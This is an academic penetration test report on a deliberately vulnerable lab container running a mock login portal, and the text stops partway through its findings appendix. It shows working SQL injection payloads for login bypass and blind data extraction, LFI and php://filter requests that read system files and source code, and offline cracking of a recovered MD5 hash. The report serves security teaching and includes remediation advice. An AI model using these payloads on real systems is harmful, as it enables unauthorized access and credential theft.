Penetration Testing Report

gabrielec/ptexam4 - Web application - "IMPSHack"

October 26, 2026

Author: Jonathan Colombo
Student Registration Number: 7198884
Email: jonathan.colombo@edu.unifi.it

Contents

1 Executive Summary **2**

2 Scope and Rules of Engagement **2**
2.1 Test Objectives . . . 2
2.2 Target in Scope . . . 2

3 Methodology and Standards **2**

4 Attack Narrative **3**
4.1 Information Gathering . . . 3
4.2 Network Scanning . . . 3
4.3 Banner Grabbing and OS Fingerprinting . . . 4
4.4 Enumeration . . . 4
4.5 Vulnerability Assessment . . . 5
4.6 Exploitation . . . 6
4.7 Post-Exploitation . . . 11

5 Conclusions **12**
5.1 Recommendations . . . 12
5.2 Overall Risk Rating . . . 12

Appendix A: Findings and Remediation Plan **13**

Appendix B: Tools Used **16**

Appendix C: Scripts Used **17**

1 Executive Summary

This document reports the results of a penetration test conducted on a container named gabrielec/ptexam4. The container hosts a web application named "IMPSHack", mimicking a login portal similar to the INPS portal. The test is conducted using a "black-box" approach, simulating the behavior of an unauthenticated remote attacker. This test was carried out for academic purposes as part of the Penetration Testing course exam. The assessment identified eight vulnerabilities; two of them are critical. The application was vulnerable to SQL Injection on two endpoints, leading to a full authentication bypass and to the extraction of a real user's credentials, as well as unauthenticated Local File Inclusion, which exposed the application's source code and the database credentials in plain text. The remaining findings, like weak password hashing, verbose error messages, an exposed diagnostic page, and missing HTTP security headers, are lower in severity but still contribute to the overall risk. Overall, an unauthenticated remote attacker can gain full access to the application's restricted area and to registered users' credentials without prior knowledge of the system.

Initial reconnaissance identified a single exposed service, an Apache web server. Enumeration of the web content mapped the entire application and revealed two anomalies worth investigating: an exposed PHP diagnostic page and unusual behavior of the login form when special characters are submitted. The second anomaly turned out to be a SQL Injection vulnerability, allowing authentication as any existing user without knowing their password. In parallel, a parameter used by the application to display stored documents was found to allow reading arbitrary files from the server, including the application's own source code and the database credentials, stored in plain text. The exposed source code confirmed the root cause of both SQL Injection vulnerabilities found in the application. A second, independent SQL Injection was then identified in the registration form. This latter was exploited to extract the username and password hash of a real registered account, which was subsequently cracked offline, recovering the original password.

2 Scope and Rules of Engagement

2.1 Test Objectives

- Check if an unauthenticated remote attacker can bypass the web application's authentication.
- Assess the impact on the confidentiality, integrity, and availability of the application and system data.

2.2 Target in Scope

- Docker container `gabrielec/ptexam4`, run locally on the Docker bridge network (dynamically assigned IP, `172.17.0.2` during the test).
- The "IMPSHack" web application and its stack (Apache, PHP, MariaDB) on TCP port 80.
- Nothing was excluded from the scope; testing was limited to this container, for academic purposes only.

3 Methodology and Standards

The test followed a structured methodology with the phases covered during the course and with industry references such as the OWASP Web Security Testing Guide and more generally the NIST SP 800-115:

1. **Information Gathering:** collecting public information about the target.
2. **Network Scanning:** identifying active hosts, open ports and exposed services.
3. **Enumeration:** interacting directly with the exposed services to gather detailed information.
4. **Vulnerability Assessment:** identifying and confirming (PoC) vulnerabilities.
5. **Exploitation:** exploiting the identified vulnerabilities to gain access.
6. **Post-Exploitation:** data collection and credential exfiltration following successful exploitation.

4 Attack Narrative

4.1 Information Gathering

The target image was pulled and started as follows:

Listing 1: Pulling and starting the target container

```
$ docker pull gabrielec/ptexam4
$ docker run gabrielec/ptexam4
```

No port was published with the `-p` option, and the container was run in the foreground, so the application was only reachable through the Docker bridge network's internal IP, rather than through `localhost`. This IP was identified by inspecting the container's network settings from a second terminal:

Listing 2: Identifying the container's IP address

```
$ docker inspect -f '{{json .NetworkSettings.Networks}}' <container_id>
```

Listing 3: Resulting network configuration

```
{"bridge":{"IPAddress":"172.17.0.2", ...}}
```

4.2 Network Scanning

Once the container's IP address was known, a full TCP port scan was run against it to identify open ports and the services running behind them:

Listing 4: Full TCP port scan against the target

```
$ nmap -Pn -sV -sC -p- 172.17.0.2
```

The scan reported a single open port:

Listing 5: Nmap scan results

```
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd
|_http-title: IMPSHack
```

Port 80 was the only entry point exposed by the target, running an Apache web server hosting the "IMPSHack" application identified earlier. The `-Pn` flag was used to skip host discovery, since ICMP is commonly disabled on this kind of target and a ping-based check could otherwise have reported the host as down; `-sV` enabled service/version detection and `-sC` ran Nmap's default script set, which also produced the page title shown above. Scanning the full port range (`-p-`) confirmed that are no other services were listening, reducing the entire attack surface to this single web application.

4.3 Banner Grabbing and OS Fingerprinting

The HTML of the landing page was first saved for manual inspection:

Listing 6: Saving the target's landing page

```
$ curl -s http://172.17.0.2/ | tee page.html
```

`whatweb` was then run against the target to fingerprint the underlying technology stack:

Listing 7: Technology fingerprinting with WhatWeb

```
$ whatweb http://172.17.0.2/
```

Listing 8: WhatWeb output

```
http://172.17.0.2/ [200 OK] Apache[2.4.68], Bootstrap[3.3.7],
Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.68 (Debian)],
IP[172.17.0.2], PHP[8.5.11], Title[IMPSHack], X-Powered-By[PHP/8.5.11]
```

The scan fingerprinted the stack as Apache 2.4.68 running on Debian Linux, with PHP 8.5.11 exposed both by WhatWeb and by the `X-Powered-By` response header, that is a minor information disclosure in itself, since it hands an attacker exact version numbers to check against known vulnerabilities without any further investigations. The underlying operating system was identified indirectly through the `HTTPServer` banner rather than through a dedicated TCP/IP stack fingerprinting tool. WhatWeb also detected Bootstrap 3.3.7, but as a client-side CSS framework it has no bearing on the server-side attack surface and was not further investigated. The landing page was confirmed as a login portal named "IMPSHack", styled to resemble the Italian INPS website, consistent with the title already reported by Nmap.

4.4 Enumeration

`nikto` was run against the target to look for known vulnerabilities and common web server misconfigurations:

Listing 9: Automated vulnerability scan with Nikto

```
$ nikto -h http://172.17.0.2/
```

The scan flagged three items: the `info.php` endpoint exposing the full output of `phpinfo()`, the absence of standard security headers such as `X-Frame-Options`, and a heuristic suggesting a possible Remote File Inclusion on the `file` parameter of `info.php`. This last finding was treated as a lead rather than a confirmed vulnerability, since Nikto's heuristics are known to produce false positives, and was verified manually in the next phase.

Directory and file enumeration was then performed with `gobuster`, using the `raft-small-words.txt` wordlist from SecLists and targeting a set of extensions relevant to a PHP application:

Listing 10: Content discovery with Gobuster

```
$ gobuster dir -u http://172.17.0.2/ -w /usr/share/wordlists/seclists/Discovery/Web-
    Content/raft-small-words.txt -x php, txt, bak, zip, sql
```

Listing 11: Gobuster results (extract)

```
/index.php (Status: 200)
/login.php (Status: 200)
/register.php (Status: 200)
/logout.php (Status: 302)
/config.php (Status: 200)
/upload.php (Status: 200)
/view.php (Status: 200)
/info.php (Status: 200)
/welcome.php (Status: 302)
/open.php (Status: 200)
```

This mapped the entire application surface exposed by the target: a login/registration flow (`login.php`, `register.php`), a session-gated page (`welcome.php`, redirecting unauthenticated requests), a configuration file directly reachable over HTTP (`config.php`), a file upload feature (`upload.php`), a parameterized file viewer (`view.php`), and the diagnostic page already flagged by Nikto (`info.php`). Among these endpoints, `config.php`, `view.php`, and `upload.php` were particularly interesting to examine further, since they directly handle file paths, credentials, or file management, rather than simply displaying static content.

4.5 Vulnerability Assessment

Checking the RFI heuristic on info.php (false positive). The `file` parameter flagged by Nikto in `info.php` was tested using `curl ‘‘http://172.17.0.2/info.php?file=/etc/passwd’’`. It turned out that the parameter was simply reported, passively, in the table of superglobal variables that `phpinfo()` automatically prints, and was never actually passed to a file-reading function. The result was therefore classified as a **false positive**.

Spotting the SQL Injection. Testing the `login.php` form with a single quote in the `username` field produced a different behavior (an application error) than the same test with two quotes (no error), a classic sign of user input being concatenated directly into a SQL query.

Spotting the LFI. The `file` parameter of `view.php` (reached through the "Open" link on the `open.php` form) was tested with a path traversal payload pointing to `/etc/passwd`, confirming that the `www-data` process could be made to read arbitrary files.

Checking the upload feature. The `upload.php` form sends the selected file, via multipart/form-data, directly to `welcome.php` (`action="welcome.php"`). A test upload produced a response identical to the normal welcome page, with no confirmation that anything had been saved. Exfiltrating the source code of `welcome.php` (see Section 4.6) later confirmed that the file is never read from `$_FILES`: the upload feature is effectively unimplemented and does not constitute an exploitable attack surface (a negative result, reported here for methodological completeness).

Spotting a second SQL Injection. Exfiltrating the source code of `register.php` (see Section 4.6) revealed two more queries built through direct string concatenation of user input a duplicate-username check and the `INSERT` of the new user. The first one was also confirmed purely from the outside: registering a new user with the username `' OR '1'='1` made the application return the message `Ops, something went wrong... DEBUG INFO: SELECT id, username, password FROM users WHERE username = '' OR '1'='1';` which demonstrated both the injection itself and a second weakness the full SQL query being leaked in a debug message, an information disclosure that could later be used as a signal for a Blind SQL Injection attack.
In total, this phase and the following exploitation step led to the identification of eight vulnerabilities, described in full in Appendix A together with their severity rating and recommended remediation.

4.6 Exploitation

SQL Injection – Authentication Bypass

The differential behavior seen during the assessment confirmed that the `username` field of `login.php` was injectable. The goal here was to turn that flaw into a real login, without knowing any password.

The idea is simple: the application builds its query by inserting the username directly into the SQL string, so a modified username can alter what the query actually requests from the database. The payload used was:

Listing 12: Injected payload (username field)

```
admin' OR '1'='1' LIMIT 1-- -
```

The closing quotation marks terminate the original string; `OR '1'='1'` ensures that the `WHERE` condition is always true, while `LIMIT 1` returns only the first matching row from the query. The trailing `- -` comments out everything the application appends after the username, so the `AND password = '...'` check is never executed and the password field can be anything. The extra dash at the end is not cosmetic. During testing, a payload ending in a bare space (`- `) was rejected with a SQL syntax error, whereas the same payload ending in `- -` logged in successfully. The most likely explanation is that the submitted username is trimmed server-side before the query is built: a trailing space after the two dashes would then be stripped, leaving `-` no longer followed by whitespace, which MariaDB does not treat as a comment marker. Ending the payload on a non-whitespace character (a second dash) avoids the problem entirely, keeping the comment valid regardless of any such trimming.

The request was sent with `curl`, saving the session cookie to a file:

Listing 13: Sending the login request

```
$ curl -i -c cookies.txt \
      --data-urlencode "username=admin' OR '1'='1' LIMIT 1-- -" \
      --data-urlencode "password=x" \
      http://172.17.0.2/login.php
```

Reusing that cookie to request the restricted page returned the authenticated welcome message:

Listing 14: Accessing the restricted page with the stolen session

```
$ curl -b cookies.txt http://172.17.0.2/welcome.php
```

Listing 15: Server response

```
Hi, admin' OR '1'='1' LIMIT 1-- -. Welcome to our site.
```




Figure 1: On the left: the session cookie obtained with the injected payload reused against `welcome.php`, which returns the payload back as the logged-in username (HTML-encoded, so the quotes appear as `'`) – direct proof that the bypass worked. On the right: the target container's Apache access log, showing the `POST /login.php` and the subsequent `GET /welcome.php` both returning `200 OK`.

The welcome page returns back the exact payload as the "username", which is proof that the bypass worked: the application logged us in using the first row returned by the manipulated query, not on a real account. To exclude a false positive, the same page was also requested with a legitimately registered account, and it produced the same post-login error (a broken redirect caused by an undefined variable). This made us understanding that the anomaly behavior after login is a general bug in the application, not something caused by the exploit itself.

Local File Inclusion – Reading Arbitrary Files

The `view.php` page takes a `file` parameter and returns its content. During the assessment, this was shown to accept absolute paths, so the first test was simply to ask it for a well-known system file, `/etc/passwd`:

Listing 16: Reading /etc/passwd through view.php

```
$ curl -s "http://172.17.0.2/view.php?file=/etc/passwd"
```

Listing 17: Server response (truncated)

```
root:x:0:0:root:/root:/bin/bash
...
mysql:x:100:101:MariaDB Server:/nonexistent:/bin/false
```

The file was returned in full, confirming that the web server process (`www-data`) could be made to read any file on the system that it had permission to read. The presence of the `mysql` user also indicated that a MariaDB server was running locally.



Figure 2: On the left: the full content of `/etc/passwd` returned by `view.php`, confirming the Local File Inclusion. On the right: the target container's Apache access log, showing the `GET /view.php?file=/etc/passwd` request returning `200 OK`.

Reading PHP Source Code with the php://filter Wrapper

Pointing `view.php` directly at a `.php` file would be useless: the server would execute the code and return its output, not the code itself. To read the source instead of running it, the request was wrapped in a PHP filter that encodes the target file in Base64 before it is returned:

Listing 18: Exfiltrating config.php as Base64

```
$ curl -s "http://172.17.0.2/view.php?file=php://filter/convert.base64-encode/resource=
    config.php"
```

Because the content comes back as a harmless Base64 string, it is never executed. Decoding it locally revealed the database credentials, stored in plaintext:

Listing 19: Decoding the result

```
$ echo "<base64 string>" | base64 -d
```

Listing 20: Decoded config.php

```
define('DB_SERVER', '127.0.0.1');
define('DB_USERNAME', 'admin');
define('DB_PASSWORD', 'adminpass');
define('DB_NAME', 'impsdb');
```

The same technique was then used on `login.php` to look at how the login query was actually built:

Listing 21: Decoded login.php – the vulnerable query

```
$sql = "SELECT id, username FROM users
       WHERE username = '" . $username . "'
       AND password = '" . md5($password) . "';";
```

This confirmed at the code level what the earlier test had shown from the outside: the username is pasted straight into the SQL string, with no sanitization and no prepared statement. Two other weaknesses are visible in the same snippet. First, the password is compared as an MD5 hash, an algorithm that is far too fast and is considered broken for password storage today. Second, the `$id` variable used right afterwards to fill `$_SESSION["id"]` is never assigned from the query result, which triggers a PHP warning and breaks the redirect that should follow a successful login a bug that affects normal users as well, not just on injected request.




Figure 3: Left: the Base64-encoded source of `config.php` exfiltrated through the `php://filter` wrapper, decoded locally with `base64 -d` into the plaintext PHP source, including the database credentials. Right: the target container's Apache access log, showing the `GET /view.php?file=php://filter/convert.base64-encode/resource=config.php` request returning `200 OK`.

Blind SQL Injection – Extracting a Full Username and Password

Reading the source of `register.php` with the same technique confirmed two more injectable queries: the duplicate-username check and the final `INSERT`.

Listing 22: Decoded register.php – vulnerable queries

```
$sql = "SELECT id, username, password FROM users
       WHERE username = '" . trim($_POST["username"]) . "';";
...
if ($result->num_rows > 1) {
    echo "Ops, something went wrong... DEBUG INFO: " . $sql;
    exit();
}
...
$sql = "INSERT INTO users (username, password)
       VALUES ('" . $username . "', '" . md5($password) . "');";
```

That debug message is the key. When the injected query returns more than one row, the application prints the error and stops; when it returns zero rows, it carries on to a different outcome. In other words, the application gives two clearly different responses depending on whether a condition is true or false – which is exactly what a Blind SQL Injection needs. This "yes/no" signal can be checked over and over to pull data out one character at a time, without ever seeing the database directly.

The condition was injected into the `username` field of the registration form. Each request asked a single true/false question of the form "is character number N of this value equal to X?":

Listing 23: Shape of the true/false payload

```
' OR (SELECT SUBSTRING(<column>, <position>, 1)
     FROM users WHERE <condition>) = '<character>' -- -
```

A Python script was written to automate this (the full source is reproduced in Appendix C): for every position, it loops through the possible characters until the response flips to the "true" message, records that character, and moves on to the next position. A first attempt assumed there was an `admin` user, but it returned nothing; checking with `(SELECT COUNT(*) FROM users WHERE username='admin') > 0` confirmed that no such account existed. The script was then pointed at the account with `id = 1` (the first user ever registered). It first recovers the username one character at a time, then reuses the same technique to recover the MD5 hash of that user's password:

Listing 24: Output of the automated extraction (abridged)

```
username position 6: botto.
username position 7: botto.i
username position 8: botto.ie
username position 9: botto.ier
username position 10: botto.ieri

Username (id=1): botto.ieri

hash position 1: 7
hash position 2: 7c
...
hash position 31: 7c6a180b36896a0a8c02787eeafb0e4
hash position 32: 7c6a180b36896a0a8c02787eeafb0e4c

MD5 hash: 7c6a180b36896a0a8c02787eeafb0e4c
```




Figure 4: Console output of the automated extraction script, recovering the username `botto.ieri` (id=1) and then its MD5 password hash, one character at a time, entirely over HTTP without ever querying the database directly.

Since the hash is plain MD5, it was cracked offline with John the Ripper and the `rockyou.txt` wordlist (from SecLists, as the standalone `/usr/share/wordlists/rockyou.txt` was not present on

this system). No further contact with the target was needed – once the hash was out, everything happened on the attacker's own machine:

Listing 25: Offline cracking of the extracted hash

```
$ echo "botto.ieri:7c6a180b36896a0a8c02787eeafb0e4c" > hash.txt
$ john --format=raw-md5 --wordlist=/usr/share/seclists/Passwords/Leaked-Databases/rockyou
    .txt hash.txt
$ john --show --format=raw-md5 hash.txt
```

Listing 26: Cracked password

```
password1 (botto.ieri)
```




Figure 5: Left: John the Ripper recovering the plaintext password `password1` for `botto.ieri` from the extracted MD5 hash in under a second, since the password is present in the `rockyou.txt` wordlist. Right: the corresponding `POST /register.php` requests on the target's Apache access log, one per character tested during the extraction phase.

This closed the full chain: starting from nothing but a public registration form, a real user's credentials (`botto.ieri` / `password1`) were recovered end to end, with no prior access to the source code or the database.

4.7 Post-Exploitation

Post-exploitation on this target was limited by its nature: a single, isolated container with no other hosts to reach, so there was no lateral movement to attempt and no second machine to pivot to. What this phase covered, then, was making use of the access already obtained.

Two concrete results emerged from the earlier phases. Through the LFI vulnerability, the application source code and the database credentials were exfiltrated (`admin` / `adminpass`, database `impsdb`). In a real engagement, these credentials could represent a potential next step, for example by attempting to access the database directly if it were externally reachable, or by assessing whether the same credentials had been reused across other authorized services. Through the Blind SQL Injection vulnerability on `register.php`, a real user's password was extracted and cracked (`botto.ieri` / `password1`), which shows the impact of the vulnerability all the way through to a full credential compromise.

Remote code execution was not achieved. The only functionality that could plausibly have provided a path towards RCE was the file upload feature, which was tested and found to be non-functional (see Section 4.5). The uploaded file was discarded and never written to the filesystem, preventing its use to obtain code execution through the application. No privilege escalation was

attempted either, for the simple reason that no shell or code execution on the host was ever obtained there was no foothold on the system to escalate from in the first place. The compromise here is at the application and data layer, not the operating system.

5 Conclusions

The test met both objectives specified in the scope. It demonstrated that an unauthenticated remote attacker can bypass the application's authentication mechanism and gain access to sensitive information, including application source code, database credentials, and the credentials of a valid user account. This was achieved through three independent vulnerabilities: two separate SQL Injections and one Local File Inclusion. Their overall impact is further increased by several additional weaknesses, including weak password hashing, information disclosure, and missing security headers.

The most telling result is the Blind SQL Injection on `register.php`. With no prior access to the code or the database, a debug message was turned into a reliable true/false signal and used to extract and ultimately crack a valid user's password. This is the clearest example in the whole test of a single flaw being carried all the way from discovery to a concrete compromise.

Taken together, these findings mean the target can be compromised quickly and with little skill required. Two of the vulnerabilities are rated critical on their own, and the overall risk is therefore critical.

5.1 Recommendations

The following actions are recommended in order of priority:

1. Rewrite every SQL query in `login.php` and `register.php` using prepared statements with bound parameters, so that user input is never concatenated into the query string.
2. Validate and whitelist the `file` parameter of `view.php` (for example, an allow-list of permitted files), so that arbitrary paths and PHP wrappers can no longer be included.
3. Remove `info.php` and any other endpoint that exposes `phpinfo()` from anything other than a local development environment.
4. Remove every debug message that leaks SQL queries or other internal details (such as the `num_rows > 1` branch in `register.php`), replacing it with a generic message and a server-side log that is not reachable from outside.
5. Replace MD5 password hashing with a modern, purpose-built algorithm such as bcrypt or Argon2.
6. Add the missing HTTP security headers (`X-Frame-Options`, `Content-Security-Policy`, and similar).

5.2 Overall Risk Rating

The overall risk is rated **Critical**. The combination of an unauthenticated authentication bypass and a Local File Inclusion that leaks database credentials makes full compromise of the application immediate and achievable by an attacker with minimal skill.

Appendix A: Findings and Remediation Plan

Risk Rating Scale

Severity ratings follow the official CVSS 3.1 qualitative severity scale published by FIRST.org:

Level	CVSS 3.1 Score Range	Description
Critical	9.0 – 10.0	Full compromise, exploitable with minimal effort
High	7.0 – 8.9	Severe impact on confidentiality/integrity/availability
Medium	4.0 – 6.9	Significant impact, but with limiting conditions
Low	0.1 – 3.9	Marginal impact or hard to exploit
Informational	N/A	No direct impact, useful for hardening

Blind SQL Injection – Full User Credential Exfiltration (register.php)

Rating: Critical

CVSS 3.1: 9.1 – `AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N`

CWE: CWE-89 (SQL Injection)

Description: The duplicate-check query in `register.php` concatenates user input directly; combined with a debug message that prints the SQL query (see next finding), it forms a reliable true/false signal that can be queried repeatedly.

Impact: Using this signal with an automated script, the username (`botto.ieri`) and the MD5 password hash (`7c6a180b36896a0a8c02787eeafb0e4c`) of the first registered account were extracted character by character. The hash was then cracked offline (John the Ripper + `rockyou.txt`), recovering the plaintext password `password1`. The technique generalizes to the entire database content (other tables, other users).

Remediation: See below.

Countermeasures:

- **Patch:** prepared statements with bound parameters on all queries in `register.php`.
- **Mitigation:** remove the debug message (see next finding), which removes the signal the attack relies on.

SQL Injection – Authentication Bypass (login.php)

Rating: Critical

CVSS 3.1: 9.1 – `AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N`

CWE: CWE-89 (SQL Injection)

Description: The `username` field of the `login.php` form is concatenated directly into the SQL query (confirmed at the source-code level, see Section 4.6) with no sanitization and no prepared statement, which lets an attacker change the logic of the query.

Impact: An unauthenticated attacker can log in as any existing user (including `admin`) without knowing the password, gaining full access to the restricted area of the application.

Remediation: See below.

Countermeasures:

- **Patch:** rewrite the query using prepared statements with bound parameters.
- **Mitigation:** deploy a Web Application Firewall with anti-SQLi rules as a temporary measure.

SQL Injection – Duplicate Check and User Insertion (register.php)

Rating: High

CVSS 3.1: 8.2 – `AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N`

CWE: CWE-89 (SQL Injection)

Description: Both the `SELECT` query used to check whether a username already exists and the following `INSERT` that creates the new user concatenate the form input with no sanitization and no prepared statement (confirmed at the source-code level, see Section 4.6).

Impact: Confirmed in black-box mode with the payload `' OR '1'='1` in the `username` field, which alters the logic of the `SELECT` query. The same class of flaw on the `INSERT` could potentially allow manipulated values to be written into the `users` table.

Remediation: See below.

Countermeasures:

- **Patch:** prepared statements with bound parameters on both queries.

Unauthenticated Local File Inclusion – Source Code and Credential Disclosure (view.php)

Rating: High

CVSS 3.1: 7.5 – `AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N`

CWE: CWE-98/CWE-22 (LFI/Path Traversal), CWE-798 (Hard-coded Credentials, as a consequence)

Description: The `file` parameter of `view.php` is not validated and accepts absolute paths and PHP wrappers (`php://filter`), allowing any file readable by the `www-data` process to be read, including the application's own PHP source code.

Impact: Reading `/etc/passwd` was confirmed; using `php://filter/convert.base64-encode`, the source of `config.php` and `login.php` was exfiltrated, revealing the database credentials in plaintext (`admin`/`adminpass`, database `impsdb`) and the query vulnerable to SQL Injection.

Remediation: See below.

Countermeasures:

- **Patch:** replace the free-form parameter with a whitelist/map of allowed file identifiers.
- **Mitigation:** set `open_basedir` and disable any PHP wrappers that are not needed.

Information Disclosure – SQL Query Exposed in Debug Message (register.php)

Rating: Medium

CVSS 3.1: 5.3 – `AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N`

CWE: CWE-209 (Generation of Error Message Containing Sensitive Information)

Description: When the duplicate-check query returns more than one row, the application prints the full SQL query (including the user input) in the message `"Ops, something went wrong... DEBUG INFO: ..."`.

Impact: It reveals the structure of the query and, more importantly, provides a reliable true/false signal that enabled the Blind SQL Injection attack described earlier.

Remediation: See below.

Countermeasures:

- **Patch:** Remove the debug message from production code; log the error server-side only.

Information Disclosure – Exposed phpinfo() (info.php)

Rating: Medium

CVSS 3.1: 5.3 – `AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N`

CWE: CWE-200/CWE-215 (Information Exposure)

Description: The `info.php` endpoint publicly exposes the output of `phpinfo()`, detected by Nikto and confirmed manually.

Impact: It reveals the PHP version, loaded modules, filesystem paths (`DOCUMENT_ROOT`), and server configuration, all useful to an attacker when refining further attacks.

Remediation: See below.

Countermeasures:

- **Patch:** remove the endpoint from production/exam environments.
- **Workaround:** restrict access to the endpoint through IP allow-listing.

Weak Password Hashing – MD5 (login.php)

Rating: Low

CVSS 3.1: 3.7 – `AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N`

CWE: CWE-327 (Use of a Broken or Risky Cryptographic Algorithm)

Description: Passwords are hashed with MD5 (confirmed at the source-code level), an unsalted algorithm that is computationally far too fast to protect credentials.

